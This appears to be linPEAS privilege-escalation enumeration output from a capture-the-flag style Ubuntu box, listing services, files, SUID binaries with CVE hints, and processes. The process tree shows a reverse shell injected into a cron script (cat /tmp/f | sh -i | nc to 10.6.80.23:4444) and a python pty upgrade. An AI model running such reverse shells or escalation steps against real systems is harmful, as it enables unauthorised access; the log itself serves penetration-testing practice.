 [ + ]  kmod
 [ - ]  lvm2
 [ + ]  lvm2-lvmetad
 [ + ]  lvm2-lvmpolld
 [ + ]  lxcfs
 [ + ]  lxd
 [ - ]  mdadm
 [ - ]  mdadm-waitidle
 [ + ]  nmbd
 [ - ]  open-iscsi
 [ - ]  open-vm-tools
 [ - ]  plymouth
 [ - ]  plymouth-log
 [ + ]  procps
 [ - ]  rsync
 [ + ]  rsyslog
 [ - ]  samba-ad-dc
 [ - ]  screen-cleanup
 [ + ]  smbd
 [ + ]  ssh
 [ + ]  udev
 [ + ]  ufw
 [ + ]  unattended-upgrades
 [ + ]  uuidd
 [ + ]  vsftpd

╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#services
You can't write on systemd PATH

╔══════════╣ System timers
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT                         LEFT          LAST                         PASSED
UNIT                         ACTIVATES
Sun 2021-07-18 06:29:26 UTC  5h 32min left Sun 2021-07-18 00:10:36 UTC  46min ago apt-daily-
upgrade.timer      apt-daily-upgrade.service
Sun 2021-07-18 17:27:52 UTC  16h left      Sun 2021-07-18 00:10:36 UTC  46min ago apt-
daily.timer              apt-daily.service
Sun 2021-07-18 23:28:50 UTC  22h left      Sun 2021-07-18 00:10:36 UTC  46min ago motd-
news.timer              motd-news.service
Mon 2021-07-19 00:00:00 UTC  23h left      Sun 2021-07-18 00:10:36 UTC  46min ago
fstrim.timer                 fstrim.service
Mon 2021-07-19 00:23:47 UTC  23h left      Sun 2021-07-18 00:23:47 UTC  33min ago systemd-tmpfiles-
clean.timer systemd-tmpfiles-clean.service
n/a                          n/a           n/a                          n/a       snapd.snap-
repair.timer      snapd.snap-repair.service
n/a                          n/a           n/a                          n/a       ureadahead-
stop.timer        ureadahead-stop.service
```

FILES && DIR

```
══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

╔══════════╣ Unexpected in root
/swap.img

╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#profiles-files
total 36
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 96 root root 4096 Jun  4  2020 ..
-rw-r--r--  1 root root   96 Sep 27  2019 01-locale-fix.sh
-rw-r--r--  1 root root  825 Oct 30  2019 apps-bin-path.sh
-rw-r--r--  1 root root  664 Apr  2  2018 bash_completion.sh
-rw-r--r--  1 root root 1003 Dec 29  2015 cedilla-portuguese.sh
-rw-r--r--  1 root root 1557 Dec  4  2017 Z97-byobu.sh
-rwxr-xr-x  1 root root  873 Jan 15  2020 Z99-cloudinit-warnings.sh
-rwxr-xr-x  1 root root 3417 Jan 15  2020 Z99-cloud-locale-test.sh

╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... No
═╣ Can I read shadow files? ............. No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/namelessone/.bash_history
/root/
```

```
══════════╣ Searching folders owned by me containing others files on it (limit 100)

╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root adm 229063 May 17  2020 /var/log/apt/term.log
-rw-r----- 1 root dip 656 Dec  6  2019 /snap/core/8268/etc/chatscripts/provider
-rw-r----- 1 root dip 1093 Dec  6  2019 /snap/core/8268/etc/ppp/peers/provider
-rw-r----- 1 root adm 31 Dec  6  2019 /snap/core/8268/var/log/dmesg
-rw-r----- 1 root adm 31 Dec  6  2019 /snap/core/8268/var/log/fsck/checkfs
-rw-r----- 1 root adm 31 Dec  6  2019 /snap/core/8268/var/log/fsck/checkroot
-rw-r----- 1 root dip 656 Apr 10  2020 /snap/core/9066/etc/chatscripts/provider
-rw-r----- 1 root dip 1093 Apr 10  2020 /snap/core/9066/etc/ppp/peers/provider
-rw-r----- 1 root adm 31 Apr 10  2020 /snap/core/9066/var/log/dmesg
-rw-r----- 1 root adm 31 Apr 10  2020 /snap/core/9066/var/log/fsck/checkfs
-rw-r----- 1 root adm 31 Apr 10  2020 /snap/core/9066/var/log/fsck/checkroot

╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/home/namelessone/.config/lxc/cookies
/var/log/syslog
/var/log/journal/11896ab258124dc7bda96029dded6166/user-1000.journal
/var/log/journal/11896ab258124dc7bda96029dded6166/system.journal
╔══════════╣ Writable log files (logrotten) (limit 100)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation
Writable: /var/ftp/scripts/removed_files.log

╔══════════╣ Files inside /home/namelessone (limit 20)
total 548
drwxr-xr-x 7 namelessone namelessone   4096 Jul 18 00:43 .
drwxr-xr-x 3 root        root          4096 May 11  2020 ..
lrwxrwxrwx 1 root        root             9 May 11  2020 .bash_history -> /dev/null
-rw-r--r-- 1 namelessone namelessone    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 namelessone namelessone   3771 Apr  4  2018 .bashrc
drwx------ 2 namelessone namelessone   4096 May 11  2020 .cache
drwxr-x--- 3 namelessone namelessone   4096 Jul 18 00:42 .config
drwx------ 3 namelessone namelessone   4096 Jul 18 00:44 .gnupg
-rw------- 1 namelessone namelessone     36 May 12  2020 .lesshst
-rwxrwxr-x 1 namelessone namelessone 466554 Jul 18 00:41 linpeas.sh
drwxrwxr-x 3 namelessone namelessone   4096 May 12  2020 .local
drwxr-xr-x 2 namelessone namelessone   4096 May 17  2020 pics
-rw-r--r-- 1 namelessone namelessone    807 Apr  4  2018 .profile
-rw-rw-r-- 1 namelessone namelessone     66 May 12  2020 .selected_editor
-rw-r--r-- 1 namelessone namelessone      0 May 12  2020 .sudo_as_admin_successful
-rw------- 1 namelessone namelessone  28672 Jul 18 00:37 .swp
-rw-r--r-- 1 namelessone namelessone     33 May 11  2020 user.txt
-rw------- 1 namelessone namelessone   7994 May 12  2020 .viminfo
-rw-rw-r-- 1 namelessone namelessone    215 May 13  2020 .wget-hsts

══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 7905 Apr 22  2020 /lib/modules/4.15.0-99-generic/kernel/drivers/net/team/-
team_mode_activebackup.ko
-rw-r--r-- 1 root root 7857 Apr 22  2020 /lib/modules/4.15.0-99-generic/kernel/drivers/power/supply/-
wm831x_backup.ko
-rw-r--r-- 1 root root 1024050 May 13  2020 /var/log/samba/log.192.168.196.128.old
-rw-r--r-- 1 root root 7867 Nov  7  2016 /usr/share/doc/telnet/README.telnet.old.gz
-rw-r--r-- 1 root root 361345 Feb  2  2018 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 10939 May 11  2020 /usr/share/info/dir.old
-rw-r--r-- 1 root root 2746 Dec  5  2019 /usr/share/man/man8/vgcfgbackup.8.gz
-rw-r--r-- 1 root root 1663 Oct 26  2017 /usr/share/man/man8/tdbbackup.tdbtools.8.gz
-rwxr-xr-x 1 root root 226 Dec  4  2017 /usr/share/byobu/desktop/byobu.desktop.old
-rw-r--r-- 1 root root 35544 Mar 25  2020 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rwxr-xr-x 1 root root 14328 Oct 26  2017 /usr/bin/tdbbackup.tdbtools
-rw-r--r-- 1 root root 217469 Apr 22  2020 /usr/src/linux-headers-4.15.0-99-generic/.config.old
-rw-r--r-- 1 root root 0 Apr 22  2020 /usr/src/linux-headers-4.15.0-99-generic/include/config/net/-
team/mode/activebackup.h
-rw-r--r-- 1 root root 0 Apr 22  2020 /usr/src/linux-headers-4.15.0-99-generic/include/config/-
wm831x/backup.h
-rw-r--r-- 1 root root 2765 Feb  3  2020 /etc/apt/sources.list.curtin.old

╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found: /snap/core/8268/lib/firmware/regulatory.db: CRDA wireless regulatory database file
Found: /snap/core/9066/lib/firmware/regulatory.db: CRDA wireless regulatory database file
Found: /var/lib/mlocate/mlocate.db: regular file, no read permission

╔══════════╣ Web files?(output limit)

╔══════════╣ All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-rw-r-- 1 namelessone namelessone 215 May 13  2020 /home/namelessone/.wget-hsts
-rw-r--r-- 1 namelessone namelessone 220 Apr  4  2018 /home/namelessone/.bash_logout
```

```
-rw-rw-r-- 1 namelessone namelessone 66 May 12  2020 /home/namelessone/.selected_editor
-rw-r--r-- 1 root root 37 Jul 18 00:10 /run/cloud-init/.instance-id
-rw-r--r-- 1 root root 2 Jul 18 00:09 /run/cloud-init/.ds-identify.result
-rw-r--r-- 1 landscape landscape 0 Feb  3  2020 /var/lib/landscape/.cleanup.user
-rw-r--r-- 1 root root 1531 May 11  2020 /var/cache/apparmor/.features
-rw------- 1 root root 0 Dec  6  2019 /snap/core/8268/etc/.pwd.lock
-rw-r--r-- 1 root root 220 Aug 31  2015 /snap/core/8268/etc/skel/.bash_logout
-rw------- 1 root root 0 Apr 10  2020 /snap/core/9066/etc/.pwd.lock
-rw-r--r-- 1 root root 220 Aug 31  2015 /snap/core/9066/etc/skel/.bash_logout
-rw------- 1 root root 0 Feb  3  2020 /etc/.pwd.lock
-rw-r--r-- 1 root root 1531 May 11  2020 /etc/apparmor.d/cache/.features
-rw-r--r-- 1 root root 220 Apr  4  2018 /etc/skel/.bash_logout

╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/-
tmp, and backup folders (limit 70)
-rw-r--r-- 1 root root 32138 May 13  2020 /var/backups/apt.extended_states.0
-rw-r--r-- 1 root root 3485 May 12  2020 /var/backups/apt.extended_states.1.gz
-rw-r--r-- 1 root root 3276 May 11  2020 /var/backups/apt.extended_states.2.gz
```

PERMISSIONS

```
════════════════════════════════════╣ Interesting Files ╠════════════════════════════════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/9066/bin/ping6
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/9066/bin/ping
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root   root             31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root   root             10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root   root             35K Jan 18  2018 /usr/bin/env
-rwsr-sr-x 1 daemon daemon           51K Feb 20  2018 /usr/bin/at  --->
RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-- 1 root   dip             386K Jun 12  2018 /snap/core/8268/usr/sbin/pppd  --->
Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root   root             99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root   root            427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root            419K Mar  4  2019 /snap/core/9066/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root            419K Mar  4  2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root             59K Mar 22  2019 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/-
Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root             37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root   root             40K Mar 22  2019 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root   root             37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root   root             75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root             44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root   root             75K Mar 22  2019 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root   root             44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root   root             53K Mar 25  2019 /snap/core/9066/usr/bin/passwd  --->
Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root             74K Mar 25  2019 /snap/core/9066/usr/bin/gpasswd
-rwsr-xr-x 1 root   root             40K Mar 25  2019 /snap/core/9066/usr/bin/chsh
-rwsr-xr-x 1 root   root             71K Mar 25  2019 /snap/core/9066/usr/bin/chfn  --->
SuSE_9.3/10
-rwsr-xr-x 1 root   root             53K Mar 25  2019 /snap/core/8268/usr/bin/passwd  --->
Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root             74K Mar 25  2019 /snap/core/8268/usr/bin/gpasswd
-rwsr-xr-x 1 root   root             40K Mar 25  2019 /snap/core/8268/usr/bin/chsh
-rwsr-xr-x 1 root   root             71K Mar 25  2019 /snap/core/8268/usr/bin/chfn  --->
SuSE_9.3/10
-rwsr-xr-x 1 root   root             39K Mar 25  2019 /snap/core/9066/usr/bin/newgrp  --->  HP-
UX_10.20
-rwsr-xr-x 1 root   root             40K Mar 25  2019 /snap/core/9066/bin/su
-rwsr-xr-x 1 root   root             39K Mar 25  2019 /snap/core/8268/usr/bin/newgrp  --->  HP-
UX_10.20
-rwsr-xr-x 1 root   root             40K Mar 25  2019 /snap/core/8268/bin/su
-rwsr-xr-x 1 root   root             14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root             22K Mar 27  2019 /usr/bin/pkexec  --->
Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-- 1 root   messagebus       42K Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
-rwsr-xr-- 1 root   systemd-resolve  42K Jun 10  2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-xr-x 1 root   root             19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root   root             63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root   root             27K Oct 10  2019 /snap/core/8268/bin/umount  --->  BSD/-
Linux(08-1996)
-rwsr-xr-x 1 root   root             40K Oct 10  2019 /snap/core/8268/bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root   root            134K Oct 11  2019 /snap/core/8268/usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-sr-x 1 root   root            107K Oct 30  2019 /usr/lib/snapd/snap-confine  --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-- 1 root   systemd-resolve  42K Nov 29  2019 /snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-sr-x 1 root   root            105K Dec  6  2019 /snap/core/8268/usr/lib/snapd/snap-confine
--->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root   root             27K Jan 27  2020 /snap/core/9066/bin/umount  --->  BSD/-
Linux(08-1996)
-rwsr-xr-x 1 root   root             40K Jan 27  2020 /snap/core/9066/bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root   root            146K Jan 31  2020 /usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root   root            134K Jan 31  2020 /snap/core/9066/usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-- 1 root   dip             386K Feb 11  2020 /snap/core/9066/usr/sbin/pppd  --->
Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root   root             27K Mar  5  2020 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root   root             43K Mar  5  2020 /bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root   root            109K Apr 10  2020 /snap/core/9066/usr/lib/snapd/snap-confine
--->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/9066/usr/bin/mail-unlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/9066/usr/bin/mail-touchlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/9066/usr/bin/mail-lock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/8268/usr/bin/mail-unlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/8268/usr/bin/mail-touchlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/8268/usr/bin/mail-lock
-rwxr-sr-x 1 root   mail             15K Dec  7  2013 /snap/core/9066/usr/bin/dotlockfile
-rwxr-sr-x 1 root   mail             15K Dec  7  2013 /snap/core/8268/usr/bin/dotlockfile
-rwxr-sr-x 1 root   utmp             10K Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root   systemd-network  36K Apr  5  2016 /snap/core/9066/usr/bin/crontab
-rwxr-sr-x 1 root   systemd-network  36K Apr  5  2016 /snap/core/8268/usr/bin/crontab
-rwxr-sr-x 1 root   crontab          39K Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root   tty              14K Jan 17  2018 /usr/bin/bsd-write
-rwsr-sr-x 1 daemon daemon           51K Feb 20  2018 /usr/bin/at
-rwxr-sr-x 1 root   mlocate          43K Mar  1  2018 /usr/bin/mlocate
-rwxr-sr-x 1 root   shadow           35K Apr  9  2018 /snap/core/9066/sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow           35K Apr  9  2018 /snap/core/9066/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root   shadow           35K Apr  9  2018 /snap/core/8268/sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow           35K Apr  9  2018 /snap/core/8268/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root   shadow           34K Feb 27  2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow           34K Feb 27  2019 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root   ssh             355K Mar  4  2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root   crontab         351K Mar  4  2019 /snap/core/9066/usr/bin/ssh-agent
-rwxr-sr-x 1 root   crontab         351K Mar  4  2019 /snap/core/8268/usr/bin/ssh-agent
-rwxr-sr-x 1 root   shadow           23K Mar 22  2019 /usr/bin/expiry
-rwxr-sr-x 1 root   shadow           71K Mar 22  2019 /usr/bin/chage
-rwxr-sr-x 1 root   shadow           23K Mar 25  2019 /snap/core/9066/usr/bin/expiry
-rwxr-sr-x 1 root   shadow           61K Mar 25  2019 /snap/core/9066/usr/bin/chage
-rwxr-sr-x 1 root   shadow           23K Mar 25  2019 /snap/core/8268/usr/bin/expiry
-rwxr-sr-x 1 root   shadow           61K Mar 25  2019 /snap/core/8268/usr/bin/chage
-rwxr-sr-x 1 root   tty              27K Oct 10  2019 /snap/core/8268/usr/bin/wall
-rwsr-sr-x 1 root   root            107K Oct 30  2019 /usr/lib/snapd/snap-confine
-rwsr-sr-x 1 root   root            105K Dec  6  2019 /snap/core/8268/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root   tty              27K Jan 27  2020 /snap/core/9066/usr/bin/wall
-rwxr-sr-x 1 root   tty              31K Mar  5  2020 /usr/bin/wall

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
```

```
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu
```

PROCESSES

```
════════════════════════════════════╣ Processes, Cron, Services, Timers & Sockets
╠════════════════════════════════════
╔══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-
escalation#processes
root         1  0.9  1.0 159760  5016 ?        Ss   00:08   0:27 /sbin/init maybe-ubiquity
root       407  0.1  1.6 111248  8268 ?        S<s  00:09   0:03 /lib/systemd/systemd-journald
root       419  0.0  0.2  97708  1268 ?        Ss   00:09   0:00 /sbin/lvmetad -f
root       426  0.2  0.7  45560  3744 ?        Ss   00:09   0:07 /lib/systemd/systemd-udevd
systemd+   507  0.0  0.6 141936  3392 ?        Ssl  00:09   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
systemd+   674  0.0  0.5  80060  2772 ?        Ss   00:10   0:00 /lib/systemd/systemd-networkd
  └─(Caps) 0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw
systemd+   686  0.0  0.4  70640  2392 ?        Ss   00:10   0:00 /lib/systemd/systemd-resolved
root       775  0.0  0.7 286256  3492 ?        Ssl  00:10   0:00 /usr/lib/accountsservice/accounts-
daemon[0m
root       776  0.0  1.2 264064  5844 ?        Ss   00:10   0:00 /usr/sbin/nmbd --foreground --no-
process-group
daemon[0m     790  0.0  0.4  28332  2096 ?        Ss   00:10   0:00 /usr/sbin/atd -f
root       792  0.0  0.5  30028  2780 ?        Ss   00:10   0:00 /usr/sbin/cron -f
root      1270  0.0  0.5  57500  2476 ?        S    00:16   0:00  _ /usr/sbin/CRON -f
nameles+  1271  0.0  0.1   4628   796 ?        Ss   00:16   0:00  |   _ /bin/sh -c /var/ftp/scripts/-
clean.sh
nameles+  1272  0.0  0.1   4628   824 ?        S    00:16   0:00  |       _ /bin/sh /var/ftp/-
scripts/clean.sh
nameles+  1275  0.0  0.1   6316   800 ?        S    00:16   0:00  |           _ cat /tmp/f
nameles+  1276  0.0  0.1   4628   756 ?        S    00:16   0:00  |           _ sh -i
nameles+  1453  0.0  1.0  34852  5204 ?        S    00:33   0:00  |           |   _ python -c
import pty; pty.spawn("/bin/bash")
nameles+  1454  0.0  0.7  21220  3600 pts/0    Ss   00:33   0:00  |           |       _ /bin/bash
nameles+  1504  0.0  1.1  53824  5492 pts/0    S+   00:37   0:00  |           |           _ vim
nameles+  1277  0.0  0.3  15716  1856 ?        S    00:16   0:00  |           _ nc 10.6.80.23 4444
root      1505  0.0  0.5  57500  2476 ?        S    00:38   0:00  _ /usr/sbin/CRON -f
nameles+  1506  0.0  0.1   4628   800 ?        Ss   00:38   0:00  |   _ /bin/sh -c /var/ftp/scripts/-
clean.sh
nameles+  1507  0.0  0.1   4628   848 ?        S    00:38   0:00  |       _ /bin/sh /var/ftp/-
scripts/clean.sh
nameles+  1510  0.0  0.1   6316   728 ?        S    00:38   0:00  |           _ cat /tmp/f
nameles+  1511  0.0  0.1   4628   796 ?        S    00:38   0:00  |           _ sh -i
nameles+  1513  0.0  1.1  34980  5436 ?        S    00:38   0:00  |           |   _ python -c
import pty; pty.spawn("/bin/bash")
nameles+  1514  0.0  0.7  21220  3684 pts/1    Ss   00:38   0:00  |           |       _ /bin/bash
nameles+  1565  0.0  0.5   5552  2708 pts/1    S+   00:42   0:00  |           |           _ /bin/-
sh ./linpeas.sh -a
nameles+  6204  0.0  0.2  13136  1048 pts/1    S+   00:54   0:00  |           |               _
grep -v /.git/|/sources/authors/
nameles+  6205  0.0  0.2  13136  1052 pts/1    S+   00:54   0:00  |           |               _
grep -
Ev .tif$|.tiff$|.gif$|.jpeg$|.jpg|.jif$|.jfif$|.jp2$|.jpx$|.j2k$|.j2c$|.fpx$|.pcd$|.png$|.pdf$|.fl-
v$|.mp4$|.mp3$|.gifv$|.avi$|.mov$|.mpeg$|.wav$|.doc$|.docx$|.xls$|.xlsx$|.svg$
nameles+  6206  0.0  0.2  13136  1100 pts/1    S+   00:54   0:00  |           |               _
grep -Ev 0{20,}
nameles+  6207  0.0  0.6  24372  2932 pts/1    S+   00:54   0:00  |           |               _ awk
-F: {if (pre != $1){ print $0; }; pre=$1}
nameles+  6208  0.0  0.6  24372  2940 pts/1    S+   00:54   0:00  |           |               _ awk
-F/ {line_init=$0; if (!cont){ cont=0 }; $NF=""; act=$0; if (cont < 2){ print line_init; } if (cont
== "2"){print "  #)There are more hashes files in the previous parent foldern"}; if (act == pre)-
{(cont += 1)} else {cont=0}; pre=act }
nameles+  6209  0.0  0.1   6188   780 pts/1    S+   00:54   0:00  |           |               _
head -n 50
nameles+  1512  0.0  0.3  15716  1900 ?        S    00:38   0:00  |           _ nc 10.6.80.23 4444
root      6223  0.0  0.6  57500  3188 ?        S    00:56   0:00  _ /usr/sbin/CRON -f
nameles+  6224  0.0  0.1   4628   768 ?        Ss   00:56   0:00      _ /bin/sh -c /var/ftp/scripts/-
clean.sh
```

```
nameles+  6225  0.0  0.1   4628   772 ?        S    00:56   0:00          _ /bin/sh /var/ftp/-
scripts/clean.sh
nameles+  6228  0.0  0.1   6316   836 ?        S    00:56   0:00              _ cat /tmp/f
nameles+  6229  0.0  0.1   4628   800 ?        S    00:56   0:00              _ sh -i
nameles+  6246  0.1  0.5   5420  2544 ?        S    00:57   0:00              |   _ /bin/sh ./-
linpeas.sh
nameles+  7278  0.0  0.1   5420   932 ?        S    00:57   0:00              |       _ /bin/sh ./-
linpeas.sh
nameles+  7282  0.0  0.7  38524  3704 ?        R    00:57   0:00              |       |   _ ps
fauxwww
nameles+  7281  0.0  0.1   5420   932 ?        S    00:57   0:00              |       _ /bin/sh ./-
linpeas.sh
nameles+  6230  0.0  0.4  15716  2168 ?        S    00:56   0:00              _ nc 10.6.80.23 4444
root       793  0.0  2.2 169100 10780 ?        Ssl  00:10   0:02 /usr/bin/python3 /usr/bin/networkd-
dispatcher --run-startup-triggers
root       795  0.4  2.8 632804 13752 ?        Ssl  00:10   0:12 /usr/lib/snapd/snapd
root       796  0.1  0.5 636904  2444 ?        Ssl  00:10   0:03 /usr/bin/lxcfs /var/lib/lxcfs/
syslog     797  0.0  0.5 263036  2832 ?        Ssl  00:10   0:00 /usr/sbin/rsyslogd -n
root       799  0.0  0.6  62124  3232 ?        Ss   00:10   0:00 /lib/systemd/systemd-logind
message+   800  0.0  0.6  50144  3096 ?        Ss   00:10   0:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root       811  0.0  0.3  29148  1808 ?        Ss   00:10   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root       825  0.0  0.4  14664  2140 ttyS0    Ss+  00:10   0:00 /sbin/agetty -o -p -- u --keep-
baud 115200,38400,9600 ttyS0 vt220
root       826  0.0  0.5  72300  2736 ?        Ss   00:10   0:00 /usr/sbin/sshd -D
root       827  0.0  0.3  14888  1672 tty1     Ss+  00:10   0:00 /sbin/agetty -o -p -- u --noclear
tty1 linux
root       837  0.0  1.0 291456  5068 ?        Ssl  00:10   0:00 /usr/lib/policykit-1/polkitd --no-
debug
root       853  0.0  2.3 185944 11500 ?        Ssl  00:10   0:01 /usr/bin/python3 /usr/share/-
unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root       858  0.0  1.6 355396  8224 ?        Ss   00:10   0:01 /usr/sbin/smbd --foreground --no-
process-group
root       863  0.0  0.7 343660  3816 ?        S    00:10   0:00  _ /usr/sbin/smbd --foreground --
no-process-group
root       864  0.0  0.5 343652  2860 ?        S    00:10   0:00  _ /usr/sbin/smbd --foreground --
no-process-group
root       865  0.0  0.8 355396  4336 ?        S    00:10   0:00  _ /usr/sbin/smbd --foreground --
no-process-group
root      2608  0.1  3.2 718880 16040 ?        Ssl  00:42   0:01 /usr/lib/lxd/lxd --group lxd --
logfile=/var/log/lxd/lxd.log
uuidd     8585  0.0  0.1  26848   848 ?        Ss   00:43   0:00 /usr/sbin/uuidd --socket-activation
root      8597  0.0  0.1   4552   836 ?        Ss   00:43   0:00 /usr/sbin/acpid
```

USERS && GROUPS

```
 Users Information ╠════════════════════════════════════
╔═════════╣ My user
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),-
30(dip),46(plugdev),108(lxd)


╔═════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔═════════╣ Users with console
namelessone:x:1000:1000:namelessone:/home/namelessone:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔═════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),-
30(dip),46(plugdev),108(lxd)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
